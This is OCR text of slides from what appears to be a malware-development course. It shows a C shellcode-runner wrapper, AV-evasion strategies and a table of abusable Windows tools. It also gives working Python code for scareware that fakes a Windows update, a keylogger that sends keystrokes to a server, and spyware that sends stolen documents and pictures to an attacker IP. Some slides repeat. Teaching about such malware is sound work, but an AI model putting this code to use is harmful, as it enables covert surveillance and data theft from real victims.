Then, we create a random string, to add some randomness to the content of our wrapper:

```
"1XxiXLaIzGUVGZD9FORozxwTB6Lhq2zqoJ2PSeSeKPeWh5Q1xzZA1Bvoj7owmaO0t0SxihsEb62KNh0Nl1GUCyJJKUAZJPNmBFtbW3IS5RPHcPnHxAnUwKhApt
UtrCE2OVMWXcnyyqIAqqi8SUSJrt368i1BcRpOKHzYDBA4RQOYYQ1bH3Gp7wIhezK3Ie0ilwH3HfuhiBAwONCk61aw9BfzIS1phVA8HMwzHFUSMyLRJA0Iey9vL
uJJ2T0gWulZBwktEKSPUdjTL80ZafdG0j2K6W5W8NrYpwJnfJay1rVrtNVhVg9B5pEiyIh17PH9SgmJXXvRByAxsJESpZOx55vFfT98HYNB1jN4TO1eZoR6WKU6
JJWlOLb6aZqsK0TagXIVDOZul1u81Geh5tThp3URnpLEYXtysrgCuqMPTT1ywbIjRGUKBhkTHP7boQShcdAOXVIpwBm8G2J6AtUTc17Vb97G7n9sH6MTVJEMlgd
ml0qX4eEPRCc1gxMbhlb4"
```

Then, we write a C code that executes the hexadecimal string:


```
unsigned char random[]= "1XxiXLaIzGUV……";
unsigned char shellcode[]= "\x4d\x5a\x90\x00\x03\x00\x00……";
int main(void) {
    ((void (*)())shellcode)();  // Casts `shellcode` as a function pointer and calls it
}
```

Finally, we compile this code into a new executable for Windows

VirusTotal analysis of malware with custom C wrapper (shellcode)

Well, how did it go this time? AV wins again!

- The more one tries to hide the payload, the more the file becomes suspicious



Other ideas? Advanced malware strategies

- **Writing malware that can evade AVs is a very difficult task**
  - Cybercriminals keep their malware secret or close to them. They sell it for much!
- **0-day vulnerabilities**: if you're lucky enough to find one
- **Fileless malware**: runs in memory, leaves no trace on disk — traditional AVs are often blind to it
- **Living off the Land (LotL)**: abuse built-in system tools like PowerShell to avoid dropping suspicious files
  - More on this soon!
- **Sandbox evasion**: malware waits, checks if it's being watched, delays execution, or changes behavior
- **Command and control (C2)**: encrypted channels, domain generation algorithms (DGA), or use of legitimate services (e.g., Discord, Telegram)
- **Staged payloads**: small initial code downloads full malware later — makes analysis harder
- **Anti-debugging & anti-VM tricks**: detects if it's in a virtual machine or being debugged — then hides or shuts down


Other ideas? Advanced malware strategies

The goal is not total invisibility (or, in VirusTotal terms, 0%). If the attacker knows the AV suite installed on the target machine, then all he needs to do is to bypass that specific software!


- **0-day vulnerabilities**: if you're lucky enough to find one
- **Fileless malware**: runs in memory, leaves no trace on disk — traditional AVs are often blind to it
- **Living off the Land (LotL)**: abuse built-in system tools like PowerShell to avoid dropping suspicious files
  - More on this soon!
- **Sandbox evasion**: malware waits, checks if it's being watched, delays execution, or changes behavior
- **Command and control (C2)**: encrypted channels, domain generation algorithms (DGA), or use of legitimate services (e.g., Discord, Telegram)
- **Staged payloads**: small initial code downloads full malware later — makes analysis harder
- **Anti-debugging & anti-VM tricks**: detects if it's in a virtual machine or being debugged — then hides or shuts down

Living off the land (LotL)

- ***Living Off the Land*** is a trending term in the hackers community. The name is taken from real-life, living by eating the available food on the land. Similarly, **adversaries and malware creators take advantage of a target computer's built-in tools and utilities**
- **The primary idea is to use Microsoft-signed programs, scripts, and libraries to blend in and evade defensive controls**
  - Hackers do not want to get detected when executing their activities on the target, so utilizing these tools is safer to maintain their stealth
- These built-in tools perform various regular activities within the target system or network capabilities; however, they are increasingly used and abused for:
  - Reconnaissance
  - Files operations
  - Arbitrary code execution
  - Lateral movement (moving to other systems on the network)
  - Security product bypass



Living off the land (LotL)



- **Windows Sysinternals is a set of tools and advanced system utilities developed to help IT professionals manage, troubleshoot, and diagnose the Windows operating system in various advanced topics**
  - Disk management, Process management, Networking tools, System information, Security tools

- **Certutil**
  - Certutil is a Windows built-in utility for handling certification services. It is used to dump and display Certification Authority (CA) configuration information and other CA components.
  - **certutil.exe could transfer and encode files unrelated to certification service**

- **BITSAdmin**
  - BITS is a low-bandwidth and asynchronous method to download and upload files from HTTP webservers and SMB servers
  - **Attackers may abuse the BITS jobs to download and execute a malicious payload in a compromised machine**

- **WMIC**
  - Windows Management Instrumentation (WMIC) is a Windows command-line utility that manages Windows components
  - **WMIC is also used to execute binaries for evading defensive measures**

Living off the land (LotL)

🧰 Script Runners

Tool	Legitimate Use	Abused Use
`wscript` / `cscript`	Run VB/JS scripts	Execute droppers or malware scripts
`mshta`	Run HTML Applications	Execute remote HTA malware (JS/VBS)
`installutil`	Install .NET assemblies	Execute malicious .NET payloads

📂 File & DLL Handlers

Tool	Legitimate Use	Abused Use
`regsvr32`	Register DLLs	Load remote scripts via `.sct` files
`rundll32`	Run DLL functions	Execute shellcode or COM objects
`makecab` / `expand`	Compress/extract files	Obfuscate or deliver payloads

🌐 Network Utilities

Tool	Legitimate Use	Abused Use
`netsh`	Network settings	Setup tunnels or reverse shells
`bitsadmin`	File transfers	Download payloads silently
`net` / `net1`	User/network control	Create users, map drives, lateral movement
`wmic`	Admin interface	Execute remote commands, gather info

🖥️ Common Command-Line Utilities


Tool	Legitimate Use	Abused Use
`powershell`	Scripting/admin tasks	Fileless malware, download & exec
`cmd`	Run commands	Launch malicious scripts
`findstr`	Text search	Look for passwords/creds

🔄 System Management Tools

Tool	Legitimate Use	Abused Use
`schtasks`	Schedule tasks	Set persistence or delay payloads
`sc`	Service management	Create/start malicious services
`bcdedit`	Boot config	Disable protections (Safe Mode, etc.)

🔐 Other Dangerous Dual-Use Tools

Tool	Legitimate Use	Abused Use
`certutil`	Manage certs	Download/base64 decode malware
`msiexec`	Install MSI packages	Execute remote malicious installers
`attrib`	Edit file attributes	Hide payloads (hidden/system)



Appendix: more malware

Scareware

Tricks you into buying and downloading (or simply downloading for free) unnecessary and potentially dangerous software, such as fake antivirus protection or critical system updates from fake websites controlled by the cybercriminals.

Developing Scareware

Exercise: MalwareDevelopment/scareware/scareware.py

- Create a minimal graphical interface with Tkinter (the standard Python library to build interfaces)
- The GUI displays consists of:
  - A fullscreen panel filled with the typical Microsoft blue color
  - An *image box* that we use to display the Windows 10 logo
  - A *textbox* that we use to display a scary message
  - A progress bar that simulates the fake task that we pretend to start
  - A *button* that (supposedly) should abort the operation
- Malware logic:
  - When the scareware loads, a single window is shown in full screen
  - When you try to stop the task, you are redirected to a fake support site that could require you to login with your credentials (Microsoft, Google, iCloud, Facebook etc.)

Restoring Windows to factory ...
Please do not turn off your computer.
All your data will be deleted.

8% complete

Cancel Update

Developing Scareware

Highlights:

```
def fake_update_screen():
    root = tk.Tk()
    root.title("Windows Update")
    # Full-screen mode
    root.attributes('-fullscreen', True)

root.configure(bg=_from_rgb(WINDOWS_BLUE))
```

```
label = tk.Label(root, text="Restoring Windows to
factory ...\nPlease do not turn off your
computer.\nAll your data will be deleted.",
                 font=("Arial", 24, "bold"), fg="white",
bg=_from_rgb(WINDOWS_BLUE))
```

```
def update_progress():
    for i in range(0, 101, 1):
        progress_label.config(text=f"{i}% complete")
        root.update_idletasks()
        root.after(500)  # Simulate progress

root.after(1000, update_progress)  # Start updating progress
```

```
# Fake Cancel Button (Redirects to a fake support page)
def fake_support():
    webbrowser.open("https://example.com/fake-support")
```

Developing Scareware

Highlights:

```
def fake_update_screen():
    root = tk.Tk()
    root.title("Windows Update")
    # Full-screen mode
    root.attributes('-fullscreen', True)

root.configure(bg=_from_rgb(WINDOWS_BLUE))
```

```
label = tk.Label(root, text="Restoring Windows to
factory ...\nPlease do not turn off your
computer.\nAll your data will be deleted.",
                 font=("Arial", 24, "bold"), fg="white",
bg=_from_rgb(WINDOWS_BLUE))
```

```
def update_progress():
    for i in range(0, 101, 1):
        progress_label.config(text=f"{i}% complete")
        root.update_idletasks()
        root.after(500)  # Simulate progress

root.after(1000, update_progress)  # Start updating progress
```

```
# Fake Cancel Button (Redirects to a fake support page)
def fake_support():
    webbrowser.open("https://example.com/fake-support")
```

Panic button


Developing Scareware (alt.)

Exercise: MalwareDevelopment/dropper/fake_error.py

Create a minimal graphical interface with Tkinter (the standard Python library to build interfaces)

The GUI displays consists of:

- An *image box* that we use to display the presence of a virus
- A *button* that lets you download a free antivirus to immediately «solve» the problem



Scareware are meant to *scare* you. Don’t panic!

- **Stay calm and assess the situation**
  - Panic leads to rushed decisions that can worsen the problem
  - Take a moment to analyze what’s happening before acting
- **Avoid clicking pop-ups or fake alerts** (for scareware)
  - Scareware trick you into installing more malware or paying for fake fixes
  - Close suspicious windows using Task Manager or reboot in Safe Mode
- **Verify before downloading any fixes or patches**
  - Attackers use fake updates or antivirus tools to spread more malware
  - Only download software from official sources
- **Disconnect from the Internet**
  - Unplug or disable Wi-Fi to prevent data exfiltration or malware spreading across your network
- **Use a trusted malware scanner**
  - Run a scan with legitimate security software
- **Don’t pay the ransom** (for ransomware)
  - Paying does not guarantee file recovery and may encourage more attacks
  - D ecryption tools sometimes are available for free. Check **https://www.nomoreransom.org**

Keyloggers

Records every keystroke made by a computer user, especially in order to gain fraudulent access to passwords and other confidentials.

Developing a Keylogger

Exercise: MalwareDevelopment/keylogger/keylogger.py

- **This malware does not have a graphical user interface. It runs in background, logging all the keyboard keys that the victim is pressing and sending them to a remote server controlled by the attacker**

- **Malware logic:**
  - When the program is run, it starts listening to the keyboard (could be also the mouse or a webcam)
  - The keys are sent on the web to a server that is controlled by the attacker
    - To simulate a remote server, use the command: `python3 -m http.server 5555`
    - This will start a HTTP server locally on your machine, listening to the port 5555
    - The malware is configured to send data to this server

```
# Localhost server URL
SERVER_URL = "http://127.0.0.1:5555"

# Send the keystroke to the server
requests.get(f"{SERVER_URL}/?key={key_str}")
```


Developing a Keylogger

- Highlights:

```
def send_keystroke(key):
    try:
        key_str = str(key).replace("'", "")  # Clean key
        if key == keyboard.Key.space:
            key_str = " "
        elif key == keyboard.Key.enter:
            key_str = "[ENTER]\n"
        elif key == keyboard.Key.backspace:
            key_str = "[BACKSPACE]"
        elif key == keyboard.Key.shift or key ==
keyboard.Key.shift_r:
            key_str = "[SHIFT]"
        elif key == keyboard.Key.ctrl_l or key ==
keyboard.Key.ctrl_r:
            key_str = "[CTRL]"
        elif key == keyboard.Key.esc:
            key_str = "[ESC]"
        elif key == keyboard.Key.tab:
            key_str = "[TAB]"
        elif key == keyboard.Key.caps_lock:
            key_str = "[CAPSLOCK]"

        requests.get(f"{SERVER_URL}/?key={key_str}")
```

```
from pynput import keyboard
import requests
```

```
# Function to monitor keystrokes
def on_press(key):
    send_keystroke(key)

# Start listening
with keyboard.Listener(on_press=on_press) as listener:
    listener.join()
```



Spyware

Spies on you by gaining access to documents, personal data, webcam, microphone, messages, passwords, cookies, etc. All these data are sent in background to a remote server controlled by cybercriminals

Developing Spyware

Exercise in MalwareDevelopment/spyware/spyware.py

- **This malware does not have a graphical user interface. It runs in background, sending victim's machine and victim's personal data to a web server controlled by the attacker**


- **Malware logic:**
  - When the program is run, it gathers information about OS, user, mac address, IP, network interfaces, cookies, sticky notes, images etc.
  - To simulate the attacker's server, use the command: `python3 -m http.server 5555`
  - This will start a HTTP server locally on your machine, listening to the port 5555
  - The malware is configured to send data to this server

```
# Localhost server URL
SERVER_URL = "http://127.0.0.1:5555"

# Send the keystroke to the server
requests.get(f"{SERVER_URL}/?key={key_str}")
```

Developing Spyware: setting up the attacker's server

- First, the attacker needs to set up a web server listening to incoming data that the victim will unwillingly send when the spyware is run. In our case, the server IP is the address of our computer

```
# This is the IP of the machine controlled by the attacker and the port where it is listening
ATTACKER_IP = "192.168.1.103"
ATTACKER_PORT = "1234"

# Start server and bind to all interfaces (important for guest OS access)
# server_address = ('0.0.0.0', 1234)
server_address = (ATTACKER_IP, ATTACKER_PORT)
httpd = HTTPServer(server_address, SimpleHTTPRequestHandler)
print("Serving on port 1234...")
httpd.serve_forever()


class SimpleHTTPRequestHandler(BaseHTTPRequestHandler):
    def do_POST(self):
        content_length = int(self.headers['Content-Length'])
        post_data = self.rfile.read(content_length)  # Read the POST data

        # Print the received data to the (server) console
        print("\n\n================================================================\n\n")
        print(" Received POST data:", post_data.decode("utf-8"))
        print("\n\n================================================================\n\n")

        response = {"message": "Received", "data": post_data.decode("utf-8")}
```



Developing Spyware: the victim runs the malware


- We assume that: 1) we have created an .exe file from the Python code; 2) we tricked the victim to download and run it; 3) the antivirus did not catch us

```
# This is the IP of the machine controlled by the attacker and the port to which the victim is sending data
ATTACKER_IP = "192.168.1.103"
ATTACKER_PORT = "1234"

def run_plugins():
    """
    Run all the plugins to steal information from the victim's computer
    More plugins can be added here, such as:
    - steal browser history, cookies, and saved passwords
    - steal sticky notes
    - steal sensitive OS files
    - taking screenshots
    - etc.
    :return: Nothing
    """
    get_computer_information(ATTACKER_IP, ATTACKER_PORT)
    steal_pictures(ATTACKER_IP, ATTACKER_PORT)
    steal_documents(ATTACKER_IP, ATTACKER_PORT)


if __name__ == '__main__':
    run_plugins()
```

Developing Spyware: the attacker receives data

- **Each request made by the victim to the attacker's server is logged**
  - Try to beautify the JSON data for visualization and to decode the base64-encoded image with online tools

